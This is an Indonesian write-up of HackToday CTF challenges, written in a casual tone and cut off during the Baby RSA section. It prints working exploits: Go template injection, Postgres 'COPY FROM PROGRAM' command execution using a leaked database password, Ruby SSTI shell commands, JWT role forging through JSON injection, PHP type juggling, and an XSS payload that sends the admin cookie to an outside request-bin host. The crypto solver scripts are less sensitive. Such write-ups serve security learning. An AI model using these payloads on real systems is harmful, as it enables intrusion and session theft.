

ORP XAM 91-DIVOC

Jangan lupa selalu pakai **SABUN**

**xaxaxa
cacadosman
yeraisci**

Table of Contents

WEB

[Golamg \(492 pts\)](#)
[Laravel \(497 pts\)](#)
[Slim Shady \(420 pts\)](#)
[Snoop Dog \(420 pts\)](#)
[Webinar \(212 pts\)](#)
[Baby PHP \(50 pts\)](#)

Crypto

[Baby AES \(305 pts\)](#)
[Success \(332 pts\)](#)
[Baby RSA \(476 pts\)](#)

Forensics

[Harta-Karun \(50 pts\)](#)
[Stegosaurus \(50 pts\)](#)
[Daun Singkong \(50 pts\)](#)
[Nothosaurus \(401 pts\)](#)

MISC

[Sanity Check \(50 pts\)](#)
[Insanity Check \(401 pts\)](#)

PWN

[buffer overflow \(476 pts\)](#)
[intro \(476 pts\)](#)
[sum \(492 pts\)](#)
[confusing-offset \(497 pts\)](#)
[No free \(500 pts\)](#)

WEB

Golamg (492 pts)

The screenshot shows a simple web interface. At the top left is the text "golamg". At the top right is a small "x" icon. Below this, there is a message in a monospaced font: "I sure do enjoy making a web app with Go, I hope no hacker would come and exploit my programming mistake to steal my flag http://128.199.192.28:15031/". At the bottom left is a blue button labeled "web". At the bottom right is a dark button labeled "attachment".

Diberikan sebuah link soal pada url : <http://128.199.192.28:15031/> dan diberikan attachment file golamg.zip yang merupakan *source code* dari soal web tersebut. Tampilan depan website :

The screenshot shows a login form with the title "login" at the top. It contains four input fields: "email", "first name", "last name", and "password". Below these fields is a "submit" button.

Setelah login, user ditampilkan dengan halaman :

Hello, asdaad

You have borrowed these books so far:

[borrow more books](#)

Intinya, pada servis web, user dapat melakukan peminjaman terhadap beberapa list buku dan buku yang telah dipinjam akan ditampilkan pada laman utama user. Berikut merupakan beberapa source code golang yang digunakan pada website :

entities.go

```
package main
```

```
import (  
    "io/ioutil"  
)
```

```
type User struct{  
    ID int  
    FirstName string  
    LastName string  
    Email string  
    Password string  
    BorrowedBooks []Book  
}
```

```
func (u User) GetFlag(auth string) string {  
    if u.ID == 1 && u.Email == "admin@codepwnda.id" && auth == u.Password{  
        content, err := ioutil.ReadFile("./flag")  
        if err != nil{  
            return "WHAT THE FUKC"  
        }  
        return "flag: " + string(content)  
    }  
    return "no flag for u"  
}
```

```
type Book struct{  
    ID int  
    Title string  
    Owner User
```

```
}
```

```
.....
```

Terdapat juga file main.go yang mengatur *flow* utama dari web. Terdapat beberapa potongan kode yang menarik :

```
.....  
    tpl := "<html><head><title>GOLAMBG</title></head><body><h3>Hello, " +  
    user.FirstName + `</h3>  
    <br>  
    You have borrowed these books so far:<br>  
    {{range .BorrowedBooks}}  
        <p>{{.Title}}</p>  
    {{end}}  
    <br>  
    <a href="/borrow">borrow more books</a></body></html>  
`  
  
t, err := template.New("webpage").Parse(tpl)  
if err != nil{  
    http.Error(w, err.Error(), http.StatusInternalServerError)  
    return  
}  
err = t.Execute(w, user)  
.....
```

Potongan kode tersebut berada pada func Home() yang mengatur tampilan website pada *root path* “/”. Hal yang menarik ialah terdapat penyusunan template yang akan di-render menjadi kode html. Terdapat variabel **user.FirstName** yang dapat dikontrol nilainya oleh user yang akan login. Karena tidak ada filter, user dapat memanfaatkan celah *template injection* untuk mengakses objek-objek lain pada code.

Karena *template* di-execute dalam konteks objek user, kita perlu mencari variabel lain yang dapat memberikan kita flag. Ingat bahwa sebelumnya, di file entities.go ditemukan fungsi **GetFlag()** yang menarik. Fungsi ini execute dengan konteks user. Untuk memanggilnya, diperlukan input password yang dimana diperlukan password admin agar mendapatkan flag.

Karena terdapat varibel **BorrowedBooks** yaitu merupakan objek **Book** yang memiliki reference pada objek **Owner** yang merupakan type **User**, maka kita dapat menyusun payload template injection yang memanggil fungsi **GetFlag()** dengan konteks user, lalu memasukan input password dari objek **Owner**. Berikut payload yang kami gunakan :

```
 {{ (index .BorrowedBooks 0).Owner.GetFlag (index .BorrowedBooks  
 0).Owner.Password }}
```

Pertama, pada saat login, input data-data yang diperlukan dan masukan payload diatas sebagai nilai dari *first name*. Lalu setelah login, kunjungi url :

<http://128.199.192.28:15031/borrow>

Pada url tersebut, pinjam sebuah buku, lalu kembali ke

<http://128.199.192.28:15031/>

Dan flag didapatkan

```
Hello, flag: hacktoday{w3ll_I_guEss_you_c0uld_do_ssti_in_g0lang_too}
```

You have borrowed these books so far:

Reading for Dummies

How to Survive Suicide

[borrow more books](#)

FLAG : hacktoday{w3ll_I_guEss_you_c0uld_do_ssti_in_g0lang_too}

Laravel (497 pts)



Pada sejam pertama saya bingung, eh gak liat ternyata ada attachment nya :(
Jam kedua saya download deh attachment nya, ternyata config **docker-compose** nya sangat mantab.

Ini confignya uwu

```
larabel_postgres:  
  image: postgres  
  container_name: larabel_postgres  
  volumes:  
    - ./flag:/redacted  
  ports:  
    - "15033:5432"  
  environment:  
    POSTGRES_DB: larabel  
    POSTGRES_USER: larabel  
    POSTGRES_PASSWORD: redacted  
  networks:  
    - larabel
```

Bugnya udah jelas sih, harusnya port databasenya jangan diekspos ke publik, kan dari laravelnya aja udah bsa pke alias nama servicenya sebagai host.

Jadinya cara eksloitnya gimana?


Tinggal remote aja sayangkuh :*

Nah kan remote butuh password, jadinya gimana? Kan redacted tuh O.o

Coba kita bikin error laravelnya, siapa tau debugnya masih nyala wwwwww.

Cara bikin errornya? Serah pokoknya masukkin request apa ajalah yang penting bikin sampe error.

Contohnya kayak gini



A screenshot of a web browser window. The address bar shows the URL: Not secure | 128.199.192.28:15032/book/awikwok. The main content area displays an error message from Laravel's exception handling system:

```
Illuminate \ Database \ QueryException (22P02)
SQLSTATE[22P02]: Invalid text
representation: 7 ERROR: invalid input
syntax for type bigint: "awikwok" (SQL:
select * from "books" where "books"."id" =
awikwok limit 1)
```

Below the error message, there are two buttons: "Application frames (3)" and "All frames (70)".

Nah dah keliatan kan itu errornya, yang harusnya itu cuma nerima bigint, tapi kita kasih string, error deh uwu.

Nah kalau udah muncul pesan error gini, biasanya **environment variable** nya bakal kena ekspos juga :)

Nih contohnya kayak gini

DB_CONNECTION	"pgsql"
DB_HOST	"larabel_postgres"
DB_PORT	"5432"
DB_DATABASE	"larabel"
DB_USERNAME	"larabel"
DB_PASSWORD	"9fda5e7912220d06f75b0c009b0f2003"

Nah dapet kan password databasenya, yudh IKUZO kita remote databasenya.

Create - Server

General Connection SSL Advanced

Host name/address	28.199.192.28
Port	15033
Maintenance database	larabel
Username	larabel
Password
Save password?	<input type="checkbox"/>
Role	
Service	

Save Cancel Reset

Oh iya, ini pake aplikasi pgadmin karena males pake cli :P

Setelah berhasil koneksi, kita bisa jalankan query

Query - larabel on larabel@hacktoday *

```
1 select * from books;
```

Data Output Explain Messages Query History

	id	title	isbn	author	created_at	updated_at
	bigint	character varying (255)	character varying (255)	character varying (255)	timestamp without time zone	timestamp without time zone
1	1	test	test	test	2020-08-08 07:02:54	2020-08-08 07:02:54
2	2	asd	asd	asd	2020-08-09 03:08:51	2020-08-09 03:08:51
3	3	a	b	c	2020-08-09 03:24:16	2020-08-09 03:24:16
4	4	t	t	t	2020-08-09 03:27:50	2020-08-09 03:27:50
5	5	asd	asd	asd	2020-08-09 03:35:04	2020-08-09 03:35:04
6	6	add	add	add	2020-08-09 03:37:22	2020-08-09 03:37:22
7	7	crot	awokoawdok	ad	2020-08-09 03:44:13	2020-08-09 03:44:13


Nah, dapetin flagnya gimana?

Coba kita perhatikan lagi deh di bagian config **docker compose** nya

```
larabel_postgres:  
  image: postgres  
  container_name: larabel_postgres  
  volumes:  
    - ./flag:/redacted
```

Nah, kita cuma bisa akses flag melalui service larabel_postgres, dan lokasi flagnya kita tidak tau ada dimana karena *redacted* :(

Jadi, otomatis kita harus melakukan listing dir ataupun remote code execution. Sayangnya, role yang diberikan kepada user **larabel** sangat terbatas :(



Gak bisa read dan write files, sedihnya :(

Sampai di titik ini, kami pun bingung gak tau mau diapain.

Tiba-tiba salah satu anggota tim kami (yeraisci) ngasih tau kalau perintah

```
Copy (select 1) to program '/bin/ls'
```

Ternyata bisa dijalankan, artinya kita masih bisa RCE, nah masalahnya kita itu pengen tau output dari perintah shell nya :"

```
larabel=> copy (select 1) to program '/bin/ls';
COPY 1
larabel=> copy (select 1) to program '/bin/cat';
COPY 1
larabel=> copy (select 1) to program '/bin/notexist';
ERROR:  program "/bin/notexist" failed
DETAIL:  command not found
larabel=>
```

Setelah kami pusing (lbh tepatnya saya tinggal nonton vtuber bentar :v).

Akhirnya entah gak ada angin gak ada hujan, kepikiran cara gblk

“Kalau ada **to** apakah ada **from** ?”

Dan yah . . . that's works uwu.

Hasil googling menemukan sesuatu yang menarik

```
=# CREATE TABLE weather_json (cities json);
CREATE TABLE
=# COPY weather_json FROM PROGRAM 'curl https://api.openweathermap.org/data/2.5/weather?q=Tokyo';
COPY 1
=# SELECT cities->'name' FROM weather_json;
?column?
-----
 "Tokyo"
(1 row)
```

Ternyata pas dicoba GAK BISA CURL NJIR !!!

Nah, sisi menariknya ialah datanya dimasukkan kedalam sebuah tabel, nice.

Sayangnya, gak bisa bikin tabel njirrr.

Permasalahan lainnya, dua tabel yang udah ada (users dan books) gak kompatibel untuk nampung data from program, kalau mau dimasukkan jd takutnya malah ketahuan ama tim lain.

Tapi daripada gak ada kerjaan, iseng coba-coba masukkan ke tabel users dan DUAARRRR, ternyata muncul outputnya di bagian error uwu.



Dengan mengandalkan output yang muncul di bagian error, kita mempunyai payload akhir seperti ini :3

The screenshot shows a PostgreSQL pgAdmin interface. In the top navigation bar, the 'SQL' tab is selected. Below it, the 'Messages' tab is also visible. The main area contains the following SQL code:

```
1 -- copy users from program 'ls -h /|tail|base64';
2 copy users from program 'cat /some_r3D4ct3d_sup3r_1337_t3xt';
```

Below the code, the 'Messages' tab displays the following error output:

```
ERROR: invalid input syntax for type bigint: "hacktoday{b4sed_on_real_sc3nario}"
CONTEXT: COPY users, line 1, column id: "hacktoday{b4sed_on_real_sc3nario}"
SQL state: 22P02
```

FLAG: hacktoday{b4sed_on_real_sc3nario}

NICE CHALLENGE!

Slim Shady (420 pts)

Slim Shady

<http://chall.codepwnda.id:15022>
-
unrelated:
https://www.youtube.com/watch?v=eJ05HU_7_1w

web

Pengen rebahan njir mager bikin WU :"

Jadi intinya ya ini challenge.

Entah kenapa, dengan polosnya saya buka link youtube tersebut.
Setelah membukanya, inilah ekspresi yang tergambaran.



Oke lanjut bahas chalnya.

Setelah membuka webnya, saya langsung coba rusak dengan memasukkan url asal-asalan, dan ternyata ada laman error.

Sinatra doesn't know this ditty.

Sudah tercium bau bau batu ruby uwu.

Karena gambarnya ada tulisan **slim** ya otomatis bakal dikira **SSTI** sih.

Ikuzo coba input `#{1+1}`

answer: `#{1+1}`

Yo, 2

NICE, vuln SSTI :)

Sayangnya, terdapat batasan maksimal 9 karakter :"

BACKTRACE (expand)

/ctf/app.rb in `getHTML`

```

20.   <form action="/" method="post">
21.     
22.     <br>
23.     First <h2>answer:
24.       <input type="text" name="name" value="">
25.       <input type="submit" value="Submit"></h2>
26.     </form><h2>Yo, '+name+'</h2></body></html>' 
27.     return Slim::Template.new{ template }.render
28.   end
29.
30.
31.
32. get "/" do
33.   name =""
34.   if(params["name"]!= nil)

```

/ctf/app.rb in `block in <main>`

```

42.   if(params["name"]!= nil)
43.     if(params["name"].length <10)
44.       name = params['name']
45.     else
46.       name = "thats not slim !"
47.     end
48.   end
49.   getHTML(name)
50. end

```

/usr/local/lib/ruby/2.3.0/webrick/httpserver.rb in `service`

Tapi dari backtracenya, ada hal yang menarik sih.
Padahal kita pake method POST, tapi ternyata ada method yang menghadle GET :")
Awalnya kita mengira proteksinya sama saja, namun setelah kebingungan, asal input karakter panjang menggunakan method GET, ternyata tembus njirrr

```
chall.codepwnda.id:15022/?name=123456789asw
```

Yo, 123456789asw

Oke karena tembus, langsung kita eksekusi menggunakan **Remote Code Execution**

```
chall.codepwnda.id:15022/?name=%23{`ls`}
```

Yo, Gemfile Gemfile.lock app.rb only_the_real_slim_shady_can_get_this_flag

Udah nongol tuh nama file yang ada flagnya, langsung aja sikat bosqueh

```
chall.codepwnda.id:15022/?name=%23{cat%20only_the_real_slim_shady_can_get_this_flag}
```

Yo, hacktoday{Super-Slim-Payload__for__Slim-Shady-Template-Injection}

FLAG: hacktoday{Super-Slim-Payload__for__Slim-Shady-Template-Injection}

Snoop Dog (420 pts)

```
http://chall.codepwnda.id:15021
-
unrelated:
https://www.youtube.com/watch?v=Wa5B22KAkEk
```

web attachment

Kalau tanya ekspresi pas buka video youtube, sudah dijelaskan pada WU di atas :3
Jadi awalnya saya bingung ini ngapain, ternyata ada attachment nya njirr.

Ikuzo langsung aja liat source codenya, dan sedihnya pake bahasa luwak LUA.
Asem gak pernah belajar bahasa LUA tiba-tiba out of nowhere ada soal pake LUA.
Setelah bermeditasi menatap kodingan, saya berpikir bahwa ini ada kaitannya dengan **JWT**.

Setelah saya berdiskusi dengan stand saya dan melakukan Za Warudo, waktu pun berhenti dan saya masih menatap kodingan dalam waktu yang tidak dapat ditentukan.

Ternyata suruh override rolenya jadi admin :3

Lalu saya melihat sesuatu yang janggal, yaitu pada bagian ini:

```
local payload = [[{"role": ""] .. role .. [",", "username": ""] .. username .. [",", "name": ""] .. name .. [",", "iat": ""] .. iat .. [",", "exp": ""] .. exp .. []]]
```

Saya jadi teringat percakapan beberapa tahun lalu dengan teman saya, kalau di LUA itu concat string pakenya titik dua LOL.

Jadi ternyata vuln nya ada di baris itu >:(

Karena saya bisa manipulasi parameter username, saya inject json nya agar nantinya parameter role di json tersebut bisa ter-override jadi admin.

POST http://chall.codepwnda.id:15021/sign

Body (JSON)

```
1 {
2   "username": "admin\\", \"role\": \"admin\",
3   "name": "admin"
4 }
```

Body Cookies Headers (5) Test Results

Status: 200 OK Time: 52 ms

Pretty Raw Preview Visualize JSON

```
1 {
2   "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJpYXQiOjE1OTY5NDcwODEuNDQyLCJleHAiOjE1OTY5NDc20DEuNDQyLCJ1c2VybmFtZSI6ImFkbWluIiwibmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0.
xI2SDOMl7FFxW2tGbjfRD6UVoM50mcZgUaWJ2Are-g"
3 }
```

Ya kayak di atas gitu lah intinya, ngelakuin inject di bagian username untuk override role jadi admin. Nah, nanti kan dapet token, langsung pakai aja untuk dapetin flagnya

POST http://chall.codepwnda.id:15021/secure/flag

Body (JSON)

```
1 {
2   "username": "admin",
3   "name": "admin"
4 }
```

Body Cookies Headers (5) Test Results


Pretty Raw Preview Visualize JSON

```
1 {
2   "flag": "hacktoday{d0000d____JSON____1njeCt10n_iS54_th1n9__qu3sti0n_M4rk_qu3sti0n_M4rk__}"
3 }
```

FLAG:

hacktoday{d0000d____JSON____1njeCt10n_iS54_th1n9__qu3sti0n_M4rk_qu3sti0n_M4rk__}

Webinar (212 pts)



Udah ah capek bikin WU. Intinya ini XSS curry cookienya admin dah.

KEY	VALUE
content	<script>fetch("https://5a2698b58d66c7afbb62f8aff7d27efe.m.pipedream.net?cookie=" + document.cookie);</script>Value
Key	

Nah, cek reqbin nya :)

```
EVENT
Raw {} Pretty Structured
▼ headers {6} Copy Path • Copy Value
  host: 5a2698b58d66c7afbb62f8aff7d27efe.m.pipedream.net
  user-agent: Mozilla/5.0 Chrome/10.0.613.0 Safari/534.15 Zombie.js/6.1.4
  x-amzn-trace-id: Root=1-5f3011c5-30dbe77fbb742f5c1ed8c203
  x-forwarded-for: 180.252.218.214
  x-forwarded-port: 443
  x-forwarded-proto: https
  method: GET
  path: /
▼ query {1}
  cookie: PHPSESSID=nonce_cookie_XSS_U_GOT_THE_BOUNTY
```

FLAG: **hacktoday{nonce_cookie_XSS_U_GOT_THE_BOUNTY}**

Baby PHP (50 pts)



Kalau liat kodingannya, jelas ini type juggling.

Itu perbandingan sha1 nya loose comparison, tinggal cari aja gimana caranya hasilnya sama-sama nol :)

```
<?php

if (isset($_GET['baby']))
{
    if ($_GET['baby'] === "10932435112")
        die('Dilarang Menyamakan Jawaban !!!');

    if(preg_match("/\D/i", substr($_GET['baby'], 2)) > 0)
    {
        print "Nyerah aja gan.";
    }
    else if(sha1($_GET['baby']) == sha1('10932435112'))
    {
        include('bendera.php');
        print $inikan_yang_kamu_cari;
    }
    else
        print "Nyerah aja gan.";
}

else
    show_source(__FILE__);

?>
```

Cara jadiin sama-sama nol gimana?

Cari aja magic hash di gugel, ntar ada banyak yang untuk SHA1 :3

<http://chall.codepwnda.id:15011/?baby=0e00000000000000000000000000000081614617300000000>

Pencet linknya dan...

DHUAAAARRRR



```
← → C ⓘ Not secure | chall.codepwnda.id:15011/?baby=0e00000000000000000000000000000081614617300000000
```

```
print( b64encode(flag)[1:] )
```

```
GFja3RvZGF5e3NlbGFtYXRfZGF0YW5nX2RpX3NvYWxfd2VifQ==
```

```
Enjoy ur Flag !
```

Njir gak bisa didecode, simpel sih itu karena kurang satu karakter di bagian depan.
Coba iseng kasih huruf a terus decode, njir hoki langsung bener dong wkwkwk.

```
aGFja3RvZGF5e3NlbGFtYXRfZGF0YW5nX2RpX3NvYWxfd2VifQ==
```

- ⓘ For encoded binaries (like images, documents, etc.) use the file upload for binary files.

UTF-8

Source character set.

Decode each line separately (useful for multiple entries).

Live mode ON

Decodes in real-time when you type or paste (supports multiple lines).

< DECODE >

Decodes your data into the textarea below.

```
hacktoday{selamat_datang_di_soal_web}
```

FLAG: hacktoday{selamat_datang_di_soal_web}

Crypto

Baby AES (305 pts)



Diberikan file baby_aes.zip yang didalamnya terdapat beberapa file :

```
babyaes.py
import random
import os
from Crypto.Cipher import AES
from datetime import datetime
timestamp = int(datetime.timestamp(datetime.now()))
random.seed(timestamp)
from Crypto.Util.Padding import pad, unpad

mamank = 'abgjago'
flag = open('flag.txt','r').read().encode()

def riweuh_pad(kinemon):
    return pad(unpad(pad(kinemon,16),16),16)

def Wano(oden,kaidou):
    tmp = oden
    oden = kaidou.hex()
    kaidou = tmp.hex()
```

```

print("Enjoy ur Ice Cream : " + kaidou + oden)

def encrypt_flag(KEY,FLAG):
    iv = os.urandom(16)
    cipher = AES.new(KEY, AES.MODE_CBC, iv)
    encrypted = cipher.encrypt(FLAG)
    Wano(iv,encrypted)

if __name__ == '__main__':
    for i in range(10):
        print(random.randint(100,1000))
        flag=riweuh_pad(flag)

key = str(random.randint(100000000,900000000)) + mamank
encrypt_flag(key.encode(),flag)

```

out.txt

```

432
878
251
971
849
552
174
848
645
961
Enjoy ur Ice Cream :
0f2d183807c247d5f6892e80f10ab624fe44ed68600b6d704794f9ba775d0e60a35961e
f2f90d09f5f07dea7091e30221d07a7fd2c84a2c00106631f7fe0ced96b8177210141ec2
6d308094ce964a0d2e4cf0ad49191e15227059da9e01739594e6b80be037c122c1a98
b2d66bd6b967b7093582a577b7c83d4f9579f42f6d9c4a14ddf1f0d4a53458d71138925
4bfcb6a356a060e1862aaebca638caec10de4954b44bc7f6c17fa87bd1476c9f6f2b412
a90eb60cd3b802c4f46a3865038d2ae786f2ba262a338286639e4be3757150619fc42b
f8bf8cdead57d285e4982695

```

Intinya, script akan mengenkripsi sebuah pesan dengan enkripsi AES CBC yang dimana sebagian nilai keynya merupakan nilai random yang di-generate. Karena digunakan seed pada inisiasi random dan diberikan 10 nilai awal dari random, kita dapat melakukan bruteforce untuk mendapatkan nilai seed yang asli. Nilai waktu awal

dan akhir untuk bruteforce diambil dari waktu last modify file out.txt dan babyaes.py (dengan menambahkan threshold sebanyak 1000 di awal dan di akhir range bruteforce). Berikut merupakan script solver kami :

```
solve.py
```

```
#!/usr/bin/env python3

import random
from Crypto.Cipher import AES
import binascii

testing_value = """432
878
251
971
849
552
174
848
645
961""".split("\n")

start = 1596895213 - 1000
end = 1596895422 + 1000

for waktu in range(start, end):
    random.seed(waktu)
    test_store = []
    for i in range(10):
        test_store.append(str(random.randint(100,1000)))
    if test_store == testing_value:
        original_seed = waktu
        break

enc =
binascii.unhexlify("0f2d183807c247d5f6892e80f10ab624fe44ed68600b6d704794f9ba
775d0e60a35961ef2f90d09f5f07dea7091e30221d07a7fd2c84a2c00106631f7fe0ced9
6b8177210141ec26d308094ce964a0d2e4cf0ad49191e15227059da9e01739594e6b8
0be037c122c1a98b2d66bd6b967b7093582a577b7c83d4f9579f42f6d9c4a14ddf1f0d4
a53458d711389254bfcb6a356a060e1862aaebca638caec10de4954b44bc7f6c17fa87
bd1476c9f6f2b412a90eb60cd3b802c4f46a3865038d2ae786f2ba262a338286639e4b")
```

```
e3757150619fc42bf8bf8cdead57d285e4982695")
iv = enc[:16]
cipher = enc[16:]
mamank = "abgjago"

random.seed(original_seed)
for i in range(10):
    random.randint(100,1000)

key = str(random.randint(100000000,900000000)) + mamank


def decrypt(strs, key, iv):
    obj = AES.new(key, AES.MODE_CBC, iv)
    return obj.decrypt(strs)

plain = decrypt(cipher, key.encode(), iv)
print(repr(plain))
```

FLAG :

hacktoday{as_people_say_random_numbers_isnt_random}

Success (332 pts)



Diberikan beberapa file dalam google drive :

```
challs.py
#!/usr/bin/python
from random import randint
from flag import flag

conv = lambda num: hex(num)[2:].rstrip('L').rjust(16, '0')
p = 18446744073709551557
b = randint(1, p-1)
res = ""

for i in range(0, len(flag), 8):
    x = int(flag[i:i+8].encode('hex'), 16)
    for _ in range(2):
        r = b * x % p
        res += conv(r)
        b = r

with open('flag.enc', 'w') as f:
    f.write(res.decode('hex'))
    f.close()
```

Dan file flag.enc yang unprintable. Inti dari script enkripsi diatas yaitu pertama flag dibagi menjadi per 8 byte lalu diubah menjadi nilai int. Setelah itu, setiap blok akan dilakukan operasi ($r = b * x \% p$) dimana hasil nilai r akan di-konvert menjadi hex lalu ditambahkan pada variabel **res**. Setiap blok dilakukan proses tersebut sebanyak 2 kali

dan nilai **b** akan diperbarui dengan nilai **r**. Disini kita akan mencari nilai **x** dengan bantuan Modular Equation Solver pada service web :

<https://www.dcode.fr/modular-equation-solver>


Pertama akan dicari nilai **x** awal. Hasil enkripsi pada file **out.txt** dipecah menjadi array **enc** per 8 karakter dan dijadikan int. Persamaan awal digunakan nilai (**enc[1] = enc[0] * x**) dengan nilai modulo yaitu variabel **p**. Setelah dijalankan pada solver, didapatkan nilai **x** :



Nilai **x** pertama (yaitu potongan flag pertama) bernilai 7521402165851546721 yang jika dijadikan bytes menjadi string “hacktoda”. Selanjutnya, untuk mencari nilai **x** selanjutnya digunakan pasangan nilai **enc[2], enc[3]** lalu **enc[4], enc[5]** dan seterusnya sampai selesai. Didapatkan list int flag : [7521402165851546721, 8753717223138603118, 7304673064861054070, 7597123280859131487, 8601678700987572072, 1701995901] yang ketika di-convert menjadi string dan di-concat akan menjadi flag

FLAG : hacktoday{some0ne_is_h4ving_fun_w_M4th_here}

Baby RSA (476 pts)



Diberikan file babrsa.zip yang berisi beberapa file :

source.py

```
from Crypto.Util.number import *

e=3
n = getPrime(1024)
FLAG = open('flag.txt','rb').read()
c = pow(bytes_to_long(FLAG + b'\x00' * (500 - len(FLAG))),e,n)
print("N : {}".format(n))
print("e : {}".format(e))
print("c : {}".format(c))
```

ciphertext.txt

N :
10746891229028717318552519084375606691263609600090353594058558050159
84737041737248425552672516632411327632510676053540696769098759974784
30110024585452408894968603671557766287363141247584345799037100774657
18213886429030060204645506976022707239715696537266118067555463939037
1014219438682064484673744133715950819
e : 3
c :
50914467845689292644211512716669369613555923551155747486778621427468
63794966008891170887145087862644437567937463821203313212955987288542
